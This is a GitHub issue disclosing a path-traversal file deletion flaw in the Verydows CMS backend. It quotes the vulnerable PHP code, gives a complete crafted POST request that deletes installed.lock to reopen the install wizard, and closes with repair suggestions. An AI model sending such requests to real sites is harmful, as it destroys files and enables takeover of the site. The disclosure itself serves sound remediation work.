

[New issue](#)[Jump to bottom](#)

# Verydows Exists Arbitrary File Deletion Vulnerability #21

[Open](#) zhendezuile opened this issue on Mar 23 · 0 comments

zhendezuile commented on Mar 23 • edited ▼

Vulnerable file: \protected\controller\backend\database\_controller.php

It can be clearly seen that \$file is not security filtered

Vulnerable code:

```
.....  
case 'delete':  
  
    $file = request('file');  
    $error = array();  
  
    if(!empty($file))  
    {  
        if(is_array($file))  
        {  
            foreach($file as $v)  
            {  
                if(!@unlink($backup_dir.DS.$v)) $error[] = "删除备份文件({$v})失败";  
            }  
        }  
        else  
        {  
            if(!@unlink($backup_dir.DS.$file)) $error[] = "删除备份文件({$file})失败";  
        }  
    }  
    else  
    {  
        $error[] = "必须选择需要删除的备份文件";  
    }  
  
    if(empty($error))  
    {  
        $this->prompt('success', '删除成功', url($this->MOD.'/database', 'restore'));  
    }  
    else  
    {  
        $this->prompt('error', $error);  
    }  
  
break;  
.....
```

Vulnerability to reproduce:

1、First log in to the background to get the cookie

2、Here I delete the installed.lock file to verify the existence of the vulnerability, the construction package is as follows:

POST /index.php?m=backend&c=database&a=restore&step=delete HTTP/1.1

Host: [www.xxx.com](http://www.xxx.com)

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: <http://www.xiaodi.com/index.php?m=backend&c=database&a=restore>

Cookie: VDSSKEY=d6123bedd1b697a783c9da6f0b92254c

DNT: 1

Connection: close


Upgrade-Insecure-Requests: 1


Content-Type: application/x-www-form-urlencoded

Content-Length: 42

file%5B%5D=../../install/installed.lock

3、Click to send the data package, you can see that the file was deleted successfully

 Burp Suite Response Renderer

 系统提示

**删除成功**


系统将在 3 秒后自动跳转到系统指定页面

[如果浏览器没有自动跳转，请点击这里](#)

4、It can be seen that when the installed.lock file exists, when visiting <http://xxx/install>, the page will directly jump to the front home page

```
11  $step = request('step');
12  if(file_exists(INSTALL_DIR.DS.'installed.lock'))
13  {
14      header('Location: ../index.php');
15      exit;
16  }
17
```

So as long as we delete the installed.lock file, we can reinstall the system , When we delete the installed.lock file and visit <http://x.x.x/install>, we will enter the installation wizard page



Repair suggestion:

- 1、Filter ../ or ..\ in the file variable
- 2、Limit the scope of deleted files or directories

#### Assignees

No one assigned

#### Labels

None yet

#### Projects

None yet

#### Milestone

No milestone

#### Development

No branches or pull requests

1 participant

